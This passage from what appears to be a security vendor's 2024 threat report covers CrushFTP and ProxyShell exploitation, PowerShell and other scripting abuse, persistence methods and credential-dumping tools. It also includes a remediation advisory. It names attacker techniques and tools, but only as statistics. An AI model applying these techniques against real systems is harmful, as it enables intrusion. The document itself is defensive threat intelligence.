



Figure 24: LockBit occurrence during 2024

CrushFTP Exploitation

(CVE-2024-4040)

In addition, CVE-2024-4040, which exploits a zero day authentication bypass in CrushFTP, was used by attackers to steal credentials and gain access to these systems. The vulnerability was patched on April 19, 2024, however, attackers had been using it in targeted attacks before the public announcement. Soon after, widespread exploitation was witnessed, where attackers were using this to jailbreak from CrushFTP's virtual file system and overwrite system files. CrushFTP's own update system appeared to hinder some organizations from patching, thus leaving an estimated 5200 to 7300 servers exposed for exploitation by April 22, 2024. We mostly saw this flaw being used to overwrite and execute AutoRun entries on file system locations so attackers could gain persistence and footholds onto vulnerable systems.



```
Huntress have identified active exploitation of CrushFTP via CVE-2024-4040 across our
community's telemetry. This allows threat actor to exfiltrate / steal the data stored on a
CrushFTP server, if the server is exposed to the public internet

Evidence suggests this machine is running CrushFTP, and we are writing for your situational
awareness for this actively exploited vulnerability.

The current guidance is to upgrade relevant versions:
- If running CrushFTP 11, upgrade to CrushFTP v11.1.0.
- If running CrushFTP 10, upgrade to CrushFTP v10.7.1
- If running CrushFTP 9, upgrade to a current version of CrushFTP or decommission this
legacy version.

We also advise rotating credentials for users, as well as rotating any SSH keys connected to
this service.

Where CrushFTP cannot be upgraded, please consider switching off this service, or please
consider not exposing CrushFTP to the public internet.

See the following for additional information:
- https://nvd.nist.gov/vuln/detail/CVE-2024-4040
- https://www.crushftp.com/crush10wiki/Wiki.jsp?page=Update
- https://www.crushftp.com/crush11wiki/Wiki.jsp?page=Update

Remediation Instructions
------------------------
Update to a current version of CrushFTP which includes the fixes for the vulnerabilities.
```

Example of a rapid Huntress communication to partners running vulnerable versions of CrushFTP, advising them of incoming adversary tradecraft and clarity on mitigations

ProxyShell Exchange Exploitation

(CVE-2021-31207)

We saw several campaigns focusing on targeting the Microsoft Exchange vulnerability CVE-2021-31207 to execute elevated to gain launch webshells from mailbox servers. While this exploit is more than three years old, attackers were trying to use this as a method for persistence on several unpatched systems. Successful exploitation would generate a webshell allowing the attackers to issue remote commands—this was typically exploited to upload BLUEBEAM or CHINACHOP malware.

Huntress identified two major campaigns using this CVE, with the primary wave starting in late January, peaking on February 5, 2024, and lasting until February 13. We saw roughly 27% of all yearly witness exploitation attempts occur on February 5, 2024, in a matter of seconds. This attack was seen across several customers in a synchronized way, which shows a high level of sophistication and coordination.

This was similar to the secondary wave that happened from March 25 through April 11, 2024. While the intensity of this campaign was not nearly as synchronized as the earlier one, it represented 33% of all instances of this exploit that we saw throughout the year.




Figure 25: ProxyShell exploitation campaigns during early 2024

MITRE ATT&CK Phases

MITRE ATT&CK Phases

Which Phase Burned Attackers


To be profitable, attackers must not only compromise a host, but also stay persistent, execute payloads, bypass defenses, gather credentials, and move laterally throughout the network to new targets. In these main phases of compromise, attackers can use nearly limitless methods and tactics to achieve their goals. Our job as defenders is to identify at which point attackers can slip up and expose themselves.

MITRE developed ATT&CK—Adversarial Tactics, Techniques, and Common Knowledge—as a guideline for classifying hacking activities and intrusions. This framework has been widely adopted since 2013 and forms a basis for many elements of cybersecurity such as indicators of compromise (IoCs), malware capability evaluation and classification, hacking group methods and strategies, and root cause analysis (RCA).

ATT&CK traditionally contains 14 tactics categories used to describe the objectives of adversaries, similar to Lockheed Martin's Cyber Kill Chain. From Huntress' perspective, the ATT&CK phases that we are most involved in are Execution, Persistence, Privilege Elevation, Defense Evasion, Credential Access, and Lateral Movement.

Like most managed detection and response solutions, our top goal is to stop attacks at their earliest phase—execution. But attackers often use sophisticated obfuscation techniques to evade detection during these initial actions. To counter this, we provide layered defenses designed to detect and intercept adversaries at every stage of their attack, continuously monitoring for opportunities to identify and block malicious activities such as registry modifications to gain persistence, driver manipulation to achieve privilege elevation, or using remote access software to achieve lateral movement.

At Huntress throughout 2024, we excelled in catching attackers during the execution phase (TA0002), which is where attackers must execute their payloads to perform devious actions on a vulnerable host. The execution phase can include a wide range of tactics from malicious scripts or binaries, to abusing LOLBins, utilizing hacking tools, or calling APIs. 65.5% of our detections were the result of attackers executing malicious code on a system.


PowerShell integrated scripting environment

Monitored Explorer.EXE (7 of 6)

Monitored PowerShell_ISE.exe (8 of 6) Interval: 40s #17560

Medium csc.exe (9 of 6) Interval: 10m 32s #40576

Extract of a Huntress Process Tree where a threat actor is using PowerShell's scripting environment to try and evade being detected

MITRE ATT&CK Phase Detection




Figure 26: MITRE ATT&CK phase where Huntress detection occurred

Scripting Abuse

Once they've gained access to a system, attackers perform a wide range of initial tasks and other malicious activities to prepare the system for further compromise. More often than not, this includes the use of scripting languages as the delivery mechanism so attackers can achieve persistence and gain footholds into the system.

For the majority of attackers, this comes in the form of PowerShell as the preferred scripting language 45% of the time across all scenarios that Huntress observed in 2024. As this language continues to grow in functionality, there's little reason to believe that this trend wouldn't continue into 2025 and beyond. Based on these findings, Huntress advises administrators and IT staff to lock down PowerShell or implement App Control Policy wherever possible. While a few of these methods can eventually be disabled by attackers, Huntress and other EDRs are vigilant in detecting these changes and their modifications are big indicators of a compromise.

Batch scripting and malicious Javascript usage round out the other major languages abused throughout the year. A major contributor to Javascript attacks this year was several families or RATs still using them: Gootloader, webshells like Chop and SOCGholish delivered components, abuse of the LOLBin CScript, or as a persistence mechanism via scheduled tasks. Batch scripts were still a go-to method for Qakbot and Trickbot as well as a way to mimic legitimate scripts for account manipulation. We saw this method in attempts to create user accounts or perform network and domain reconnaissance before lateral movement events.

Compared to corporate environments where Python abuse is more common, it was only seen 3.9% of the time; however, it was still more common than Windows Scripting Host, WMI, and MSHTA abuse over the year. These languages were once major sources of exploitation five years ago but have all fallen out in favor of PowerShell due to planned legacy and reduced support.





Figure 27: Scripting abuse techniques used in 2024

Once common across workplace environments, these languages are now signs of compromise and attackers have adapted accordingly. However, there are still malware families and hacking groups that still use them to this day. The Ursnif info stealer family still employs MSHTA files as a method for both execution and persistence.

WMI instances originated primarily from persistence methods of Crypto miners, and a few PUP toolkits still refuse to migrate to newer scripting languages. Another usage of WMI is being used for reconnaissance and system information gathering. Very few groups are still using WMI for file execution, a typical pivoting method abused during the Office macro exploitation days.

WScript.exe, which is Windows Script Host, can be a wide range of scripting languages like VBS, WSH, JScript (not to be confused with Javascript) and is still implemented by many malware families. A few variants of AsycRAT were the primary source of WScript that we encountered throughout 2024.



45% of attacks utilized PowerShell as the scripting language

8.4% of scripting abuse incidents involved MSHTA, WMI, and WScript

MITRE ATT&CK Phases

Persistence Mechanisms

Our second-most established area of countering infection is identifying persistence mechanisms (TA0003). A majority of this detection came the minute Huntress was installed on an endpoint—often identifying overlooked incidents that existed on the host before our agent was installed. Persistence still comes in many forms today, from autorun executions, service abuse, DLL hijacking, to COM object manipulation, and scheduled tasks.

Attackers targeting businesses aren't typically using advanced methods of persistence as methods that are nearly 20 years old are still working just fine for them.

Typical Registry Run keys and AutoRun entries are the two most common strategies attackers are using to survive reboots—they're choosing these nearly five out of ten times. Methods involving COM installation via RegSvr32 or COM Hijacking are nearly 20% of all persistent mechanisms encountered during 2024.

Image File Execution Options (IFEO) injections were a surprisingly common method and also doubled as a way to disable some EDRs—both of which found their way in several common malware families like SunBurst and SDBot for installation of secondary components.

Exotic persistence mechanisms like targeting Windows Active Setup subsystems and SSP injections were attempted during the year as well. The SSP method is most often associated with PowerSploit attacks, while Active Setup is an ancient method dating back to PoisonIvy days nearly 14 years ago.

Persistence Methods




Figure 28: Vectors for maintaining persistence used in 2024

MITRE ATT&CK Phases

Credential Access

Once they gain a foothold into a system, attackers will often scour memory, processes, files, and other data locations to access login credentials. Throughout the year, hackers achieved this primarily by using Mimikatz, generic malware, or hacking tools to access system credentials. These made up over half the number of incidents we saw involving credential access.

Both PowerDump and PowerSploit give attackers using PowerShell the ability to harvest credentials in memory or actively intercept them using Kerberoasting or other methods.

Following Mimikatz, attackers would often use LOLBins to gain access to credentials; this proved to be the case 19.3% of the time. We saw quite a few different LOLBins abused in 2024 to access credentials, with the majority of attempts originating from ProcDump, NTDSUtil, Cmdkey, Reg SAM dumps, and ComSvcs.

Credential Dumping Methods




Figure 29: Credential dumping methods used in 2024

LOLBin Credential Dumping Usage

